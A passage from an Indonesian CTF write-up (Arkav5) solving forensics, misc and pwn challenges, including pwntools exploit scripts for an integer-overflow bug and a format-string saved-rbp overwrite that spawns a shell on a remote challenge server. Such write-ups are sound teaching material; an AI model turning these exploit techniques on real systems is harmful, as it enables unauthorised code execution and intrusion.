6      return im.getpixel((0,0))
7
8  def readQR(filename):
9      qr = qrttools.QR()
10     qr.decode('qr.png')
11     return qr.data
12
13  def main():
14     tupl = map(lambda x : parse('dump/zip/data/um_%.jpg'%(x)), range(1,626))
15     im = Image.new('RGB',(25,25))
16     im.putdata(tupl)
17     im.resize((50,50)).save('qr.png')
18     print readQR('qr.png')
19
20  if __name__ == '__main__':
21     main()

```

Hasilnya, diperoleh flag dari pengekseskuan program



```

$ python2 decode.py
Arkav5{McQueenYaQueeeen__}

```

**FLAG :** Arkav5{McQueenYaQueeeen\_\_}

- **Ranger**


Deskripsi soal : Temukan flag di file pcap ini!

Diberikan juga Image file berupa ranger.pcapng

Setelah mendapatkan file attachment, dilakukan packet analisis terhadap sejumlah HTTP protokol pada port 8000. Hasilnya ditemukan sebuah requests terhadap empat buah ZIP archive secara acak.

```
shouko@acer Desktop/
$ tshark -r ranger.pcapng -Y http.request.method==GET
15 0.007368540 0.000000000 10.0.2.2 → 10.0.2.15 HTTP 258 GET /gafl.zip HTTP/1.1
37 0.348749347 0.341380807 10.0.2.2 → 10.0.2.15 HTTP 258 GET /glaf.zip HTTP/1.1
61 0.417251135 0.068501788 10.0.2.2 → 10.0.2.15 HTTP 258 GET /lagf.zip HTTP/1.1
85 0.485322197 0.068071062 10.0.2.2 → 10.0.2.15 HTTP 258 GET /galf.zip HTTP/1.1
98 0.552421455 0.067099258 10.0.2.2 → 10.0.2.15 HTTP 258 GET /gafl.zip HTTP/1.1
122 0.604490493 0.052069038 10.0.2.2 → 10.0.2.15 HTTP 258 GET /lafg.zip HTTP/1.1
135 0.895974541 0.291484048 10.0.2.2 → 10.0.2.15 HTTP 258 GET /glaf.zip HTTP/1.1
148 0.958956869 0.062982328 10.0.2.2 → 10.0.2.15 HTTP 258 GET /lagf.zip HTTP/1.1
161 1.027054607 0.068097738 10.0.2.2 → 10.0.2.15 HTTP 258 GET /galf.zip HTTP/1.1
174 1.057892370 0.030837763 10.0.2.2 → 10.0.2.15 HTTP 258 GET /gafl.zip HTTP/1.1
187 1.145006053 0.087113683 10.0.2.2 → 10.0.2.15 HTTP 255 GET /lafg.zip HTTP/1.1
200 1.402618469 0.257612416 10.0.2.2 → 10.0.2.15 HTTP 258 GET /glaf.zip HTTP/1.1
213 1.466651545 0.064033076 10.0.2.2 → 10.0.2.15 HTTP 257 GET /lagf.zip HTTP/1.1
226 1.539601948 0.072950403 10.0.2.2 → 10.0.2.15 HTTP 258 GET /galf.zip HTTP/1.1
239 1.563712213 0.024110265 10.0.2.2 → 10.0.2.15 HTTP 258 GET /gafl.zip HTTP/1.1
252 1.653061800 0.089349587 10.0.2.2 → 10.0.2.15 HTTP 257 GET /lafg.zip HTTP/1.1
265 1.914079443 0.261017643 10.0.2.2 → 10.0.2.15 HTTP 258 GET /glaf.zip HTTP/1.1
278 1.973971932 0.059892489 10.0.2.2 → 10.0.2.15 HTTP 255 GET /lagf.zip HTTP/1.1
291 2.045425113 0.071453181 10.0.2.2 → 10.0.2.15 HTTP 258 GET /galf.zip HTTP/1.1
304 2.075705245 0.030280132 10.0.2.2 → 10.0.2.15 HTTP 257 GET /gafl.zip HTTP/1.1
317 2.158922599 0.083217354 10.0.2.2 → 10.0.2.15 HTTP 258 GET /lafg.zip HTTP/1.1
330 2.420001302 0.261078703 10.0.2.2 → 10.0.2.15 HTTP 257 GET /glaf.zip HTTP/1.1
343 2.483926473 0.063925171 10.0.2.2 → 10.0.2.15 HTTP 258 GET /lagf.zip HTTP/1.1
356 2.558006280 0.074079807 10.0.2.2 → 10.0.2.15 HTTP 257 GET /galf.zip HTTP/1.1
369 2.584351190 0.026344910 10.0.2.2 → 10.0.2.15 HTTP 258 GET /gafl.zip HTTP/1.1
382 2.663828432 0.079477242 10.0.2.2 → 10.0.2.15 HTTP 258 GET /lafg.zip HTTP/1.1
395 2.925961721 0.262133289 10.0.2.2 → 10.0.2.15 HTTP 255 GET /glaf.zip HTTP/1.1
408 2.991693963 0.065732242 10.0.2.2 → 10.0.2.15 HTTP 258 GET /lagf.zip HTTP/1.1
421 3.063864057 0.072170094 10.0.2.2 → 10.0.2.15 HTTP 255 GET /galf.zip HTTP/1.1
434 3.090314206 0.026450149 10.0.2.2 → 10.0.2.15 HTTP 256 GET /gafl.zip HTTP/1.1
447 3.170344280 0.080030074 10.0.2.2 → 10.0.2.15 HTTP 258 GET /lafg.zip HTTP/1.1
460 3.497749899 0.327405619 10.0.2.2 → 10.0.2.15 HTTP 258 GET /lagf.zip HTTP/1.1
473 3.601785590 0.104035691 10.0.2.2 → 10.0.2.15 HTTP 255 GET /gafl.zip HTTP/1.1
486 4.007776111 0.405990521 10.0.2.2 → 10.0.2.15 HTTP 258 GET /lagf.zip HTTP/1.1
499 4.111545440 0.103769329 10.0.2.2 → 10.0.2.15 HTTP 258 GET /gafl.zip HTTP/1.1
```

Kemudian dilakukan, proses dump terhadap HTTP object dengan bantuan Wireshark.



Akan tetapi, setelah dilakukan pengecekan bytes sequence yang ada tidak sesuai dengan urutan ketika requests dijalankan, sehingga dilakukan pengecekan ulang terhadap packet data yang ada. Hasilnya diketahui bahwa, requests dilakukan secara acak dengan parameter range byte tertentu.

```

Hypertext Transfer Protocol
  GET /gaf1.zip HTTP/1.1\r\n
    Host: 127.0.0.1:8000\r\n
    Range: bytes=336-377\r\n
    Accept-Encoding: gzip, deflate, compress\r\n
    Accept: */*\r\n
    User-Agent: python-requests/2.2.1 CPython/2.7.6 Linux/4.4.0-17134-Microsoft\r\n
    \r\n
    [Full request URI: http://127.0.0.1:8000/gaf1.zip]

```

Setelah beberapa saat, Kami lakukan parsing untuk GET requests beserta Range: bytes seperti berikut



```
1 GET gaf.zip HTTP1.1Range: byts336-377
2 GET gla.zip HTTP1.1Range: byts296-369
3 GET lag.zip HTTP1.1Range: byts224-279
4 GET gal.zip HTTP1.1Range: byts268-334
5 GET gaf.zip HTTP1.1Range: byts168-209
6 GET laf.zip HTTP1.1Range: byts219-291
7 GET gla.zip HTTP1.1Range: byts222-295
8 GET lag.zip HTTP1.1Range: byts168-223
9 GET gal.zip HTTP1.1Range: byts201-267
10 GET gaf.zip HTTP1.1Range: byts210-251
11 GET laf.zip HTTP1.1Range: byts0-72
12 GET gla.zip HTTP1.1Range: byts148-221
13 GET lag.zip HTTP1.1Range: byts56-111
14 GET gal.zip HTTP1.1Range: byts134-200
15 GET gaf.zip HTTP1.1Range: byts252-293
16 GET laf.zip HTTP1.1Range: byts73-145
17 GET gla.zip HTTP1.1Range: byts370-443
18 GET lag.zip HTTP1.1Range: byts0-55
19 GET gal.zip HTTP1.1Range: byts335-401
20 GET gaf.zip HTTP1.1Range: byts84-125
21 GET laf.zip HTTP1.1Range: byts292-364
22 GET gla.zip HTTP1.1Range: byts74-147
23 GET lag.zip HTTP1.1Range: byts280-335
24 GET gal.zip HTTP1.1Range: byts67-133
25 GET gaf.zip HTTP1.1Range: byts294-335
26 GET laf.zip HTTP1.1Range: byts146-218
27 GET gla.zip HTTP1.1Range: byts0-73
28 GET lag.zip HTTP1.1Range: byts336-391
29 GET gal.zip HTTP1.1Range: byts0-66
30 GET gaf.zip HTTP1.1Range: byts42-83
31 GET laf.zip HTTP1.1Range: byts365-437
32 GET lag.zip HTTP1.1Range: byts112-167
33 GET gaf.zip HTTP1.1Range: byts0-41
34 GET lag.zip HTTP1.1Range: byts392-447
35 GET gaf.zip HTTP1.1Range: byts126-167
36
```

Selanjutnya, dilakukan plotting untuk setiap requests media type yang ada

```

1  from glob import glob
2
3  name = ['gaf','gla','lag','gal']
4  raw = map(lambda x : glob('%s*.zip' % (x)), name)
5  log = open('log.txt').read().split('\n')
6  plot = dict()
7
8  for i in log:
9      tmp = i.split()
10     name = tmp[1][:4]
11     start = int(tmp[3][4:].split('-')[0])
12     seq = plot.get(name,list())
13     if not seq:
14         plot[name] = seq
15     seq.append(start)
16
17  for i in raw:
18     tmp = {}
19     for j,k in enumerate(i):
20         key = k[:3]
21         cont = open(k,'rb').read().decode('base64')
22         offs = plot[key][j]
23         tmp.update({cont : offs})
24     out = [i for i,j in sorted(tmp.iteritems(), key=lambda (k,v): (v,k))]
25     with open('output/{0}.zip'.format(key),'wb') as f:
26         f.write(''.join(out))
27         f.close()

```

Hasilnya diperoleh flag pada galf.zip

```
$ ls
gaf.zip gal.zip gla.zip lag.zip
```

```
$ find . -name '*.zip' -exec 7z x {} \;
```

```
7-Zip [64] 15.14 : Copyright (c) 1999-2015 Igor Pavlov : 2015-12-31
p7zip Version 15.14.1 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Pentium(R)
CPU 987 @ 1.50GHz (206A7),ASM)
```

```
Scanning the drive for archives:
1 file, 377 bytes (1 KiB)
```

```
Extracting archive: ./gaf.zip
--
Path = ./gaf.zip
Type = zip
Physical Size = 377
```

```
Everything is Ok
```

Size: 368  
Compressed: 377

7-Zip [64] 15.14 : Copyright (c) 1999-2015 Igor Pavlov : 2015-12-31  
p7zip Version 15.14.1 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Pentium(R)  
CPU 987 @ 1.50GHz (206A7),ASM)

Scanning the drive for archives:  
1 file, 399 bytes (1 KiB)

Extracting archive: ./gal.zip

--

Path = ./gal.zip  
Type = zip  
Physical Size = 399

Everything is Ok

Size: 397  
Compressed: 399

7-Zip [64] 15.14 : Copyright (c) 1999-2015 Igor Pavlov : 2015-12-31  
p7zip Version 15.14.1 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Pentium(R)  
CPU 987 @ 1.50GHz (206A7),ASM)

Scanning the drive for archives:  
1 file, 441 bytes (1 KiB)

Extracting archive: ./gla.zip

--

Path = ./gla.zip  
Type = zip  
Physical Size = 441

Everything is Ok

Size: 508  
Compressed: 441

7-Zip [64] 15.14 : Copyright (c) 1999-2015 Igor Pavlov : 2015-12-31  
p7zip Version 15.14.1 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Pentium(R)  
CPU 987 @ 1.50GHz (206A7),ASM)

Scanning the drive for archives:  
1 file, 447 bytes (1 KiB)

Extracting archive: ./lag.zip

--

Path = ./lag.zip  
Type = zip  
Physical Size = 447

Everything is Ok

Size: 529  
Compressed: 447

\$ strings \* | grep 'Arkav'

Donec lobortis sed augue sit amet dapibus. Proin porttitor odio ut posuere sollicitudin. Phasellus sodales ut magna nec pharetra. Integer venenatis aliquet fringilla. Cras cursus ultrices aliquam. Quisque id tincidunt ipsum, ut porttitor metus. Arkav5{Mult1\_rang3\_d0wnl0ad}. Integer id molestie tellus, vel lacinia nisl. Donec vulputate consequat diam facilisis fermentum. Donec non lobortis nisi.

**FLAG : Arkav5{Mult1\_rang3\_d0wnl0ad}**

- **Magic**

Deskripsi soal : What kind of magic is this?

Diberikan juga Image file berupa megic.png

Setelah mendapatkan file attachment, dilakukan analisis terhadap raw data yang ada. Akan tetapi tidak diperoleh clue yang berarti. Kemudian, mengacu pada judul soal yakni 'Magic', dilakukan inisiatif untuk melakukan keyed-xor sedemikian hingga didapatkan PNG header yang valid. Hasilnya ditemukan key berupa 'arvy' yang kemudian digunakan untuk melakukan proses carving.

```
12  ##key = arvy
13  f = open('megic.png','rb').read()
14  key = 'arvy'
15
16  flag = ''
17  for i in range(len(f)):
18      flag += chr(ord(f[i]) ^ ord(key[i%len(key)]))
19
20  t = open('lel.png','wb')
21  t.write(flag)
```

Hasilnya diperoleh gambar sebagai berikut:

Arkav5{M4giC\_Byte}

**FLAG : Arkav5{M4giC\_Byte}**



# MISC

- **Welcome**

Deskripsi soal : Flagnya ada di Slack #misc gan!

Sebagaimana tertulis pada petunjuk soal, dilakukan pengecekan terhadap slack channel. Hasilnya didapatkan flag yang diminta

**FLAG : Arkav5{welcome\_to\_arkav5}**

- **geet**

Deskripsi soal : Apakah kamu mengetahui apa itu geeeeeet?

Diberikan juga Image file berupa geet.zip

Setelah dilakukan proses ekstraksi terhadap ZIP archive yang ada, didapatkan sebuah git repository dengan jumlah commit yang relatif besar. Kemudian dilakukan proses dump dengan bantuan extractor.sh yang berasal dari module GitTools

```
$ extractor - ../output
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 003d656505eec323cee70c7d2728a066a331ae6d
[+] Found file: /cygdrive/c/Users/shouko/Desktop/geet2/geet/./output/0-003d656505eec323cee70c7d2728a066a331ae6d/flag
[+] Found commit: 0070efb470f01f4bbe9fc4abaa0f17ba85dd9800
[+] Found file: /cygdrive/c/Users/shouko/Desktop/geet2/geet/./output/1-0070efb470f01f4bbe9fc4abaa0f17ba85dd9800/flag
[+] Found commit: 00e07625d64b04ecc3378a322b8b20a08574de4f
[+] Found file: /cygdrive/c/Users/shouko/Desktop/geet2/geet/./output/2-00e07625d64b04ecc3378a322b8b20a08574de4f/flag
[+] Found commit: 0132aeb5f9a107b825021ad9e02fff6d8bfb46f
[+] Found file: /cygdrive/c/Users/shouko/Desktop/geet2/geet/./output/3-0132aeb5f9a107b825021ad9e02fff6d8bfb46f/flag
[+] Found commit: 0176fcc2189ae282ce89e53f58d1331d5a12d169
[+] Found file: /cygdrive/c/Users/shouko/Desktop/geet2/geet/./output/4-0176fcc2189ae282ce89e53f58d1331d5a12d169/flag
```

Hasilnya ditemukan flag pada commit ke-514

```
$ grep -R 'Arkav5'
output/109-2996d53ad319c24b814b64fe6d084e1da7179176/flag:Arkav55{upskenadeh}
output/112-2aa8335e2386bb35dedd78f755fee61c6e7c8806/flag:Arkav5Arkav5Arkav5
output/122-2fbbbc61907090cc26b6c05410fca6a31ddb9b2b/flag:Arkav5[hee]
output/159-3e7be65837bc1e393fd69779a547283287ca9047/flag:Arkav5Arkav5Arkav5
output/164-405e24dd92b45ef91fe13588d9643ac815db454e/flag:Arkav55{upskenadeh}
```

```
output/170-42fa52c20fdf64ae4218a915716acf82ce3e17c3/flag:Arkav5[hee]
output/226-58b9bcd1483804edda8d3971430591e0a9bed93c/flag:Arkav55{upskenadeh}
output/261-638feec23ee7f9d0cac045e2e157ab4e040b5779/flag:Arkav5Arkav5Arkav5
output/29-0acf4ee44a31c1f7109a0921a3b5b19a58f163c4/flag:Arkav5[hee]
output/3-0132aaeb5f9a107b825021ad9e02fff6d8fb46f/flag:Arkav55{upskenadeh}
output/321-77b18c0e18a812b377e41f80c046559762a0f3e0/flag:Arkav5[hee]
output/324-7879ef8b386bba1a4dcd13923d37e00245371340/flag:Arkav5[hee]
output/33-0bd13a617f518178966a43b7167581a6b5202fad/flag:Arkav5Arkav5Arkav5
output/333-7a86d244d8305446264b1eaa69d1e0eed391c2ab/flag:Arkav5Arkav5Arkav5
output/356-826f23fcfcab855eee1deef07eadd4aeba05b400/flag:Arkav5[hee]
output/370-89ae67c9aec6355e1c0ad8c08a8c358a2af0b94c/flag:Arkav55{upskenadeh}
output/390-911fbeed431d3e807cfd814c3a3a7a609e15d2a5/flag:Arkav5Arkav5Arkav5
output/406-97401652cc9f39bfb5aa4d154f86c60858554cb9/flag:Arkav5Arkav5Arkav5
output/420-9faa997cb1bfeab4c2cb4557b1a6050cca9b704/flag:Arkav5Arkav5Arkav5
output/451-a7cadb6929bcf503e74d4b09fcb2e8a17aad9d36/flag:Arkav55{upskenadeh}
output/456-aa9cdb8928054c73b13f9b44d409fc2306136b7e/flag:Arkav55{upskenadeh}
output/470-add6d93fdd65c69cee8c1cd075bbcc36b1375b02/flag:Arkav5Arkav5Arkav5
output/484-b1d9eca12442a504ba85d334124e2d0438a2a3ef/flag:Arkav5[hee]
output/5-01b53538c74e609075faf0607328a400913a5406/flag:Arkav55{upskenadeh}
output/514-be70e9b0bc0fe6a629dc1dc9dad461c9fb9f1982/flag:Arkav5{git_s4ve_y0uR_h1st0ri3s}
output/531-c4b6268e298af258d4390edeb23f0dec767793f6/flag:Arkav55{upskenadeh}
```

**FLAG : Arkav5{git\_s4ve\_y0uR\_h1st0ri3s}**

# PWN

- **cariuang**

Diberikan binary ELF 64 bit not stripped. Binary ini akan meminta waktu kerja dan menghitung akumulasi uang kita berdasarkan waktu kerja dan pilihan iya/tidak yang kita masukkan di awal. Jika sampai 30 juni akumulasi uang kita sudah melebihi 4.29 milyar maka flag akan diprint.

```
> ./cariuang
Dapatkan flag jika uang anda melebihi 4.29 milyar rupiah di akhir bulan!
Apakah kamu pengusaha sukses?
Iya
Uang kamu sekarang sekitar 100 juta rupiah. Tepatnya 100000000 rupiah.

1 Juni 2019.
Mau kerja berapa lama?
Waktu: 234
Uang kamu sekarang sekitar 100 juta rupiah. Tepatnya 100117000 rupiah.
```

Mari kita amati fungsi main berikut:

```
9  v7 = *MK_FP(__FS__, 40LL);
10 iklan();
11 siapsiap();
12 for ( i = 1; (signed int)i <= 30; ++i )
13 {
14     v5 = 0;
15     printf("%d Juni 2019.\n", i, *(_QWORD *)&v5);
16     puts("Mau kerja berapa lama?");
17     printf("Waktu: ", *(_QWORD *)&v5);
18     argv = (const char **)&v5;
19     __isoc99_scanf("%d", &v5);
20     if ( v5 < 0 )
21     {
22         v5 = 0;
23         puts("Jangan curang!");
24         exit(0);
25     }
26     kerja(v5);
27     cek_uang();
28 }
29 if ( (unsigned int)uang <= 4289999999 )
30 {
31     puts("Belum sampai 4.29 milyar rupiah.");
32 }
33 else
34 {
35     printf("Selamat! Flag: ", argv, *(_QWORD *)&v5);
36     system("cat flag");
37 }
38 result = 0;
```

Pertama-tama, fungsi main() akan memanggil fungsi iklan() yang akan memberi output "Dapatkan flag jika uang anda melebihi 4.29 milyar rupiah di akhir bulan!".

Kemudian fungsi siapsiap() dipanggil.

```
1 int64 siapsiap()
2 {
3     char s; // [sp+0h] [bp-20h]@1
4     __int64 v2; // [sp+18h] [bp-8h]@1
5
6     v2 = *MK_FP(__FS__, 40LL);
7     setvbuf(_bss_start, 0LL, 2, 0LL);
8     puts("Apakah kamu pengusaha sukses?");
9     fgets(&s, 16, stdin);
10    if ( !strncmp(&s, "Iya", 3uLL) )
11    {
12        sukses = 1;
13        uang = 1000000000;
14    }
15    else
16    {
17        if ( strncmp(&s, "Tidak", 5uLL) )
18        {
19            puts("Maksudnya?");
20            exit(0);
21        }
22        uang = 5000;
23    }
24    cek_uang();
25    return *MK_FP(__FS__, 40LL) ^ v2;
26 }
```

Fungsi ini akan menentukan jumlah uang awal dan nilai variabel sukses yang akan menentukan cara jumlah uang kita dihitung berdasarkan waktu yang kita masukkan.

Lalu di fungsi main, kita diminta memasukkan lama waktu kerja dan uang kita akan di hitung di fungsi kerja(). Waktu yang kita masukkan tidak boleh bernilai negatif dan proses ini akan diulang sebanyak 30 kali. Jika uang kita sudah melebihi 4289999999, maka flag akan diberikan.

Kita lihat fungsi kerja() berikut

```

1 int __fastcall kerja(signed int a1)
2 {
3     int result; // eax@2
4     int v2; // [sp+Ch] [bp-4h]@2
5
6     if ( sukses )
7     {
8         uang += 500 * a1;
9         result = a1 / 500;
10        v2 = a1 / 500;
11    }
12    else
13    {
14        uang += a1 / 5;
15        result = 5 * a1;
16        v2 = 5 * a1;
17    }
18    while ( v2 > 0 )
19    {
20        result = sleep(1u);
21        --v2;
22    }
23    return result;
24 }

```

Fungsi ini akan menghitung waktu kerja kita dan menentukan banyaknya fungsi sleep yang akan dipanggil berdasarkan variabel sukses yang diset di fungsi siapsiap() di awal tadi dan besarnya waktu yang kita tentukan. Akibatnya semakin besar waktu yang kita inputkan, maka akan semakin banyak sleep() yang akan dipanggil dan membutuhkan waktu yang lama untuk sampai ke 4.29 milyar.

Jika variabel sukses diset diawal, maka uang yang akan ditambahkan sebanyak  $500 \times \text{waktu}$  yang kita masukkan dan banyaknya waktu sleep berdasarkan  $\text{waktu}/500$ .

Jika tidak, maka uang yang akan ditambahkan sebanyak  $\text{waktu}/5$  dan banyaknya waktu sleep berdasarkan  $\text{waktu} \times 5$ . Pilihan ini sekilas akan membuat waktu sleep menjadi lebih lama, namun jika kita memasukkan waktu yang cukup besar kita bisa membuat variabel v2 menjadi negatif dan melewati waktu sleep. Ini terjadi karena v2 merupakan signed integer yang berukuran 4 byte. Jika hasil perkalian berada diantara  $0x80000000$  dan  $0xFFFFFFFF$ , maka kita bisa melewati while loop karna v2 dianggap negatif. Oleh karena itu, angka yang kita inputkan harus berada diantara  $0x33333333$  atau  $858993459$  ( $0xFFFFFFFF/5$ ) dan  $0x1999999a$  atau  $429496730$  ( $\text{ceil}(0x80000000/5)$ ). Karena uang disimpan dalam variabel 4 byte maka jika hasil penjumlahan melebihi  $0xFFFFFFFF$  maka uang akan dihitung dari 0 lagi.

Untuk menemukan angka yang sesuai, kami mencoba-coba angka diantara  $0x33333333$  dan  $0x1999999a$  sampai menemukan uang yang jumlahnya melebihi 4289999999. Berikut script yang kami gunakan

```
from pwn import *
r = remote("18.222.179.254", 10001)

r.sendlineafter("sukses?", "Tidak")

for i in range(30):
    r.sendlineafter("Waktu: ", str(0x2aa00000))
    r.recvuntil("Tepatnya ")
    print r.recvline()[:-1]

r.recvline()
print r.recvline()
```

```
[+] Opening connection to 18.222.179.254 on port 10001: Done
143030766 rupiah.
286056532 rupiah.
429082298 rupiah.
572108064 rupiah.
715133830 rupiah.
858159596 rupiah.
1001185362 rupiah.
1144211128 rupiah.
1287236894 rupiah.
1430262660 rupiah.
1573288426 rupiah.
1716314192 rupiah.
1859339958 rupiah.
2002365724 rupiah.
2145391490 rupiah.
2288417256 rupiah.
2431443022 rupiah.
2574468788 rupiah.
2717494554 rupiah.
2860520320 rupiah.
3003546086 rupiah.
3146571852 rupiah.
3289597618 rupiah.
3432623384 rupiah.
3575649150 rupiah.
3718674916 rupiah.
3861700682 rupiah.
4004726448 rupiah.
4147752214 rupiah.
4290777980 rupiah.
Selamat! Flag: Arkav5{k3rja_l3mbur_b4ga1_b3b3k}
```

**FLAG : Arkav5{k3rja\_l3mbur\_b4ga1\_b3b3k}**



- **echo**

Diberikan ELF 64 bit stripped dengan proteksi PIE, NX dan partial RELRO

```
root@HPS:~/Downloads/arkav/pwn/echo
> file echo
echo: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=1a17c26c15d9803e9bb2c8cc5e7197872da21b14, stripped
root@HPS:~/Downloads/arkav/pwn/echo
> checksec echo
[*] '/root/Downloads/arkav/pwn/echo/echo'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
```

Soal ini akan memprint ulang inputan yang kita masukkan dan memiliki vuln format string

```
> ./echo
%p asdf
0x7fffffff100 asdf
```

Jika kita lihat hasil disassemblynya program ini akan menerima inputan kita maksimal sebanyak 33 byte.

.text:0000000000000883	sub_883	proc near	; CODE XREF: main+2A↓p
.text:0000000000000883			
.text:0000000000000883	buf	= byte ptr -20h	
.text:0000000000000883			
.text:0000000000000883		push rbp	
.text:0000000000000884		mov rbp, rsp	
.text:0000000000000887		sub rsp, 20h	
.text:000000000000088B		lea rax, [rbp+buf]	
.text:000000000000088F		mov edx, 33	; nbytes
.text:0000000000000894		mov rsi, rax	; buf
.text:0000000000000897		mov edi, 0	; fd
.text:000000000000089C		mov eax, 0	
.text:00000000000008A1		call _read	
.text:00000000000008A6		lea rax, [rbp+buf]	
.text:00000000000008AA		mov rdi, rax	; format
.text:00000000000008AD		mov eax, 0	
.text:00000000000008B2		call _printf	
.text:00000000000008B7		nop	
.text:00000000000008B8		leave	
.text:00000000000008B9		retn	
.text:00000000000008B9	sub_883	endp	
.text:00000000000008B9			

Pada offset ke 0x870 juga terdapat fungsi yang akan memanggil system("/bin/sh")

.text:0000000000000870	push	rbp	
.text:0000000000000871	mov	rbp, rsp	
.text:0000000000000874	lea	rdi, aBinSh	; "/bin/sh"
.text:000000000000087B	call	_system	
.text:0000000000000880	nop		
.text:0000000000000881	pop	rbp	
.text:0000000000000882	ret		

Kami menduga soal ini mengharuskan kami untuk mengoverwrite suatu address untuk memanggil fungsi diatas.

Karena terdapat proteksi ASLR dan PIE, serta kita hanya diberi kesempatan satu kali input, maka kita tidak bisa melakukan leak address. Selain itu, tidak ada fungsi lain yang dipanggil setelah printf() memberikan petunjuk bahwa kami harus mengoverwrite return address untuk memanggil fungsi system di atas.

Untuk mencari ide, kami menganalisa stack sesaat sebelum fungsi printf() dipanggil

```
Breakpoint 3, 0x00005555555548b2 in ?? ()
gdb-peda$ x/10xg $rsp
0x7fffffff0090: 0x4242424241414141      0x000000000000000a
0x7fffffff00a0: 0x00007fffffff00c0      0x0000555555554740
0x7fffffff00b0: 0x00007fffffff00c0      0x00005555555548e9
0x7fffffff00c0: 0x00005555555548f0      0x00007ffff7e0ab17
0x7fffffff00d0: 0x0000000000000000      0x00007fffffe1a8
gdb-peda$ i f
Stack level 0, frame at 0x7fffffff00c0:
  rip = 0x5555555548b2; saved rip = 0x5555555548e9
  called by frame at 0x7fffffff00d0
  Arglist at 0x7fffffff0088, args:
  Locals at 0x7fffffff0088, Previous frame's sp is 0x7fffffff00c0
  Saved registers:
    rbp at 0x7fffffff00b0, rip at 0x7fffffff00b8
```

Inputan kita akan disimpan pada 0x7fffffff0090, sedangkan kita bisa memasukkan input sebanyak 33 byte. Berarti kita bisa mengoverwrite sebanyak satu byte pada address 0x7fffffff00b0 yang merupakan saved rbp. Karena offset tetap, kita bisa memanfaatkan nilai di address ini dan vuln overflow tadi agar menjadi pointer yang menunjuk return address, yaitu 0x7fffffff00b8. Dengan begitu, kita tidak perlu melakukan leak address. Untuk mengubah return address agar menjadi fungsi system tadi, kita hanya perlu mengubah offsetnya menjadi 0x70



Berikut script yang kami gunakan

```
from pwn import *
r = remote("18.222.179.254", 10002)

p = "%{}x".format(112) # offset system
p += "%10$hhn" # pointer to saved rip
p += "\xc8"*(33-len(p)) # offset pointer
r.sendline(p)
r.interactive()
```

Ketika kami mencoba script di atas, kami tidak mendapatkan shell. Hal ini terjadi karena offset saved rbp yang berbeda-beda.

```
root@HPS:~/Downloads/arkav/pwn/echo
> echo "%10$p" | nc 18.222.179.254 10002
0x7ffe014a6e60
root@HPS:~/Downloads/arkav/pwn/echo
> echo "%10$p" | nc 18.222.179.254 10002
0x7ffc7c0522c0
root@HPS:~/Downloads/arkav/pwn/echo
> echo "%10$p" | nc 18.222.179.254 10002
0x7ffe52deb0c0
root@HPS:~/Downloads/arkav/pwn/echo
> echo "%10$p" | nc 18.222.179.254 10002
0x7fff41d15550
root@HPS:~/Downloads/arkav/pwn/echo
> echo "%10$p" | nc 18.222.179.254 10002
0x7ffc97dee00
root@HPS:~/Downloads/arkav/pwn/echo
> echo "%10$p" | nc 18.222.179.254 10002
0x7ffd9da18660
root@HPS:~/Downloads/arkav/pwn/echo
> echo "%10$p" | nc 18.222.179.254 10002
0x7ffe97311ab0
root@HPS:~/Downloads/arkav/pwn/echo
> echo "%10$p" | nc 18.222.179.254 10002
0x7ffc9c6b38b0
root@HPS:~/Downloads/arkav/pwn/echo
> 
```

Solusinya? Kami mencoba script tersebut sampai berhasil mendapatkan shell.

[illegible]

**FLAG : Arkav5{ma5h0Ok\_P4k\_3ch0O}**

## • Shellcode

Diberikan ELF 64 bit stripped dengan proteksi PIE, NX serta partial RELRO. Program ini akan meminta dan menjalankan shellcode yang kita berikan.

```
root@HPS:~/Downloads/arkav/pwn/shell
> file shellcode
shellcode: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[s
ha1]=2e7b4cc1685e48eff93278267586e1c7f90cb60f, stripped
root@HPS:~/Downloads/arkav/pwn/shell
> checksec shellcode
